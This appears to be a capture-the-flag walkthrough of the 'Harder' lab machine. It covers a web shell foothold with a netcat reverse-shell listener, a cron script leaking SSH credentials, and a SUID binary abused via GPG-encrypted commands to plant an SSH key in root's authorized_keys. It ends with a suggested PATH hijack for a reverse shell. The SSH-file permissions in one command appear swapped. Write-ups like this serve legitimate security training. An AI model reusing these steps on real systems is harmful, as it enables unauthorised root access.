
80/tcp    open  http      nginx 1.18.0
|_ http-server-header: nginx/1.18.0
|_ http-title: Harder Corp. - Web Shell
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 3 hops
```


From the title, it says webshell. So further enumeration is not needed.

Logging in.



We add a X-Forwarded-For header with the required IP.





```
-$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.131.245] from (UNKNOWN) [10.49.140.56] 34185
id
uid=1001(www) gid=1001(www) groups=1001(www)
```

```
ls -la
total 92
drwxr-xr-x  1 root    root      4096 Jul  7  2020 .
drwxr-xr-x  1 root    root      4096 Jul  7  2020 ..
-rwxr-xr-x  1 root    root         0 Jul  7  2020 .dockerenv
drwxr-xr-x  2 root    root      4096 May 29  2020 bin
drwxr-xr-x  5 root    root      360 Jul 14 08:56 dev
drwxr-xr-x  1 root    root      4096 Aug 18  2020 etc
drwxr-xr-x  1 root    root      4096 Jul  7  2020 home
drwxr-xr-x  1 root    root      4096 Jul  7  2020 lib
drwxr-xr-x  5 root    root      4096 May 29  2020 media
drwxr-xr-x  2 root    root      4096 May 29  2020 mnt
drwxr-xr-x  2 root    root      4096 May 29  2020 opt
dr-xr-xr-x 132 root    root         0 Jul 14 08:56 proc
drwx----- 1 root    root      4096 Jul  7  2020 root
drwxr-xr-x  1 root    root      4096 Jul 14 08:56 run
drwxr-xr-x  2 root    root      4096 May 29  2020 sbin
drwxr-xr-x  2 root    root      4096 May 29  2020 srv
dr-xr-xr-x 13 root    root         0 Jul 14 08:56 sys
drwxrwxrwt  1 root    root      4096 Jul 14 09:03 tmp
drwxr-xr-x  1 root    root      4096 Jul  7  2020 usr
drwxr-xr-x  1 root    root      4096 Jul  7  2020 var
drwxr-xr-x  1 www     www      4096 Jul  7  2020 www
```

Escalating to evs

```
find / -user www 2>/dev/null
/tmp/sess_7c8m5prka1g3q39al210fdkih2
/tmp/client_temp
/tmp/f
/tmp/proxy_temp_path
/tmp/sess_utu0095om9rr89vk98njrm2t2t
/tmp/scgi_temp
/tmp/sess_fu2d3gl4b1f962jmfrc1qam59s
/tmp/sess_5d678kfi6vq4fvtak4jjj4hn23
/tmp/fastcgi_temp
/tmp/uwsgi_temp
/home/www
/home/www/.ash_history
/home/www/.ssh
/home/www/.ssh/authorized_keys
/var/log/nginx
/var/lib/nginx
/var/lib/nginx/tmp
/var/lib/nginx/logs
/var/lib/nginx/html
/var/lib/nginx/html/50x.html
/var/lib/nginx/html/index.html
/var/lib/nginx/run
/var/lib/nginx/modules
/etc/periodic/15min/evs-backup.sh
/proc/10
```

Found this file, owned by www, which could be of interest.

```
cat /etc/periodic/15min/evs-backup.sh
#!/bin/ash

# ToDo: create a backup script, that saves the /www directory to our internal server
# for authentication use ssh with user "evs" and password "U6jlbrxGqbsUA$pMuIodnb$SZB4$bw14"
```

We have the username and password for evs user.

Logging in using SSH.

Becoming Root

Finding SUID binaries

```
harder:~$ find / -perm -u=s 2>/dev/null
/usr/local/bin/execute-crypted
```

```
harder:~$ ls -l /usr/local/bin/execute-crypted
-rwsr-x--- 1 root evs 19960 Jul 6 2020 /usr/local/bin/execute-crypted
```

Don't have file installed in the target machine. Copying the file to my machine using SCP.

```
└─$ file execute-crypted
execute-crypted: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-musl-x86_64.so.1, with debug_info, not stripped
```

Using IDA to decompile it.

```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char *ptr[2]; // [rsp+10h] [rbp-10h] BYREF
4
5     ptr[1] = (char *)__readfsqword(0x28u);
6     setuid(0);
7     if ( argc == 2 )
8     {
9         asprintf(ptr, "/usr/local/bin/run-crypted.sh %s", argv[1]);
10        system(ptr[0]);
11        free(ptr[0]);
12    }
13    else
14    {
15        system("/usr/local/bin/run-crypted.sh");
16    }
17    return 0;
18 }

```

```

harder:~$ ls -l /usr/local/bin/run-crypted.sh
-rwxr-x--- 1 root evs 412 Jul 7 2020 /usr/local/bin/run-crypted.sh

```

Read and execution permission.

```

harder:~$ cat /usr/local/bin/run-crypted.sh
#!/bin/sh

if [ $# -eq 0 ]
then
    echo -n "[*] Current User: ";
    whoami;
    echo "[-] This program runs only commands which are encrypted for root@harder.local using
gpg."
    echo "[-] Create a file like this: echo -n whoami > command"
    echo "[-] Encrypt the file and run the command: execute-crypted command.gpg"
else
    export GNUPGHOME=/root/.gnupg/
    gpg --decrypt --no-verbose "$1" | ash
fi

```

Running the binary to see what it does:

```

harder:~$ /usr/local/bin/execute-crypted
[*] Current User: root
[-] This program runs only commands which are encrypted for root@harder.local using gpg.
[-] Create a file like this: echo -n whoami > command
[-] Encrypt the file and run the command: execute-crypted command.gpg

```

Works only for commands encrypted for root@harder.local.

Since root will be decrypting the file and running it, I will be needing the key GPG key for root.

```

harder:~$ find / -type f -name "root@harder.local*" 2>/dev/null
/var/backup/root@harder.local.pub

```

Importing this key.

```

harder:~$ gpg --import /var/backup/root@harder.local.pub
gpg: key C91D6615944F6874: public key "Administrator <root@harder.local>" imported
gpg: Total number processed: 1
gpg:          imported: 1
harder:~$ gpg --list-keys
/home/evs/.gnupg/pubring.kbx
-----
pub   ed25519 2020-07-07 [SC]
      6F99621E4D64B6AFCE56E864C91D6615944F6874

```

```
uid      [ unknown] Administrator <root@harder.local>
sub      cv25519 2020-07-07 [E]
```

Encrypting the command file using GPG now and then running the binary.

```
harder:~$ /usr/local/bin/execute-crypted command.gpg
gpg: encrypted with 256-bit ECDH key, ID 6C1C04522C049868, created 2020-07-07
      "Administrator <root@harder.local>"
root
```

I can add my RSA Key in the root directory using the same method.

```
harder:~$ echo 'mkdir -p /root/.ssh; echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQCWM9qBC8QcQX
CLjjZ85T0hD0avKfzz6vgsJwH0z+MW8oCqe0S8dACqfkuPWmm5k0NCByVyU1iPRNXmyCCz/EC8vFlC5oU3r1zhmBGndRI
tb277g4dyjfI7EvA22HS159CIc8fLNAAPdRtNL1jl2liKKzU2qp8nJTiyfgXiEjalpZnQBKM0+WKhlaY2c12tNgAtAQoA
Mk+CftTfJN/EK1tSEvZAMRotfg0Q9tPEIImTAHGimnPnWPXEvwzMy1vhQP34zJuC7V3Pfch+QEr+6NFs8GxBHxhY9iRzJ
NwowLLwiVTcBL7hbYpQBlKUJs/GXQ0TZnMxh72emwDvgTfHwtyZLV2FAbMaCMYa+W8a+Ymh27oLCKsHmONKkrTEyq/Ar0
820VYNINH/ZfQcRvtk1b6if1KmQ/fJopLQvt+lenRK1E65fKP47W/5WgKr+1oQUkrtrVJD2Sryok7mU+QosDYgp6U/uXz
Bpbqv69gX1rykdCcI8/GpMHbixMyadmcNT05q05u5gYt2y9yWG3jJDurD9ihhV/umRD6ohcBhwgr8Bg8acayYzhx6JnFN
xXSNA0AWTbmoIPlRmvzDSF/Y0HSDl6ufNIqpkAUzFJNymV6ijDRGYaby78VttgCq9dLT9UU3mKRNiaH44CavGBicg/8DZ
EMPxeZiIN0oqhtP6vn5bw== kali@kali" > /root/.ssh/authorized_keys; chmod 700 /root/.ssh/authori
zed_keys; chmod 600 /root/.ssh' > command
```

```
└─$ ssh -i id_rsa root@harder.thm
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Alpine!
```

The Alpine Wiki contains a large amount of how-to guides and general information about administrating Alpine systems.
See <<http://wiki.alpinelinux.org/>>.

You can setup the system with the command: `setup-alpine`

You may change this message by editing `/etc/motd`.

```
harder:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
harder:~#
```

Another method

There is a second way to get root access without using any key...are you able to spot the bug?

Let's try and find this.

Running `/usr/local/bin/execute-crypted` requires the complete path.

But whoami is running without absolute path. So, we can create a custom whoami file with reverse shell in it. Or the same, adding RSA key to the root directory.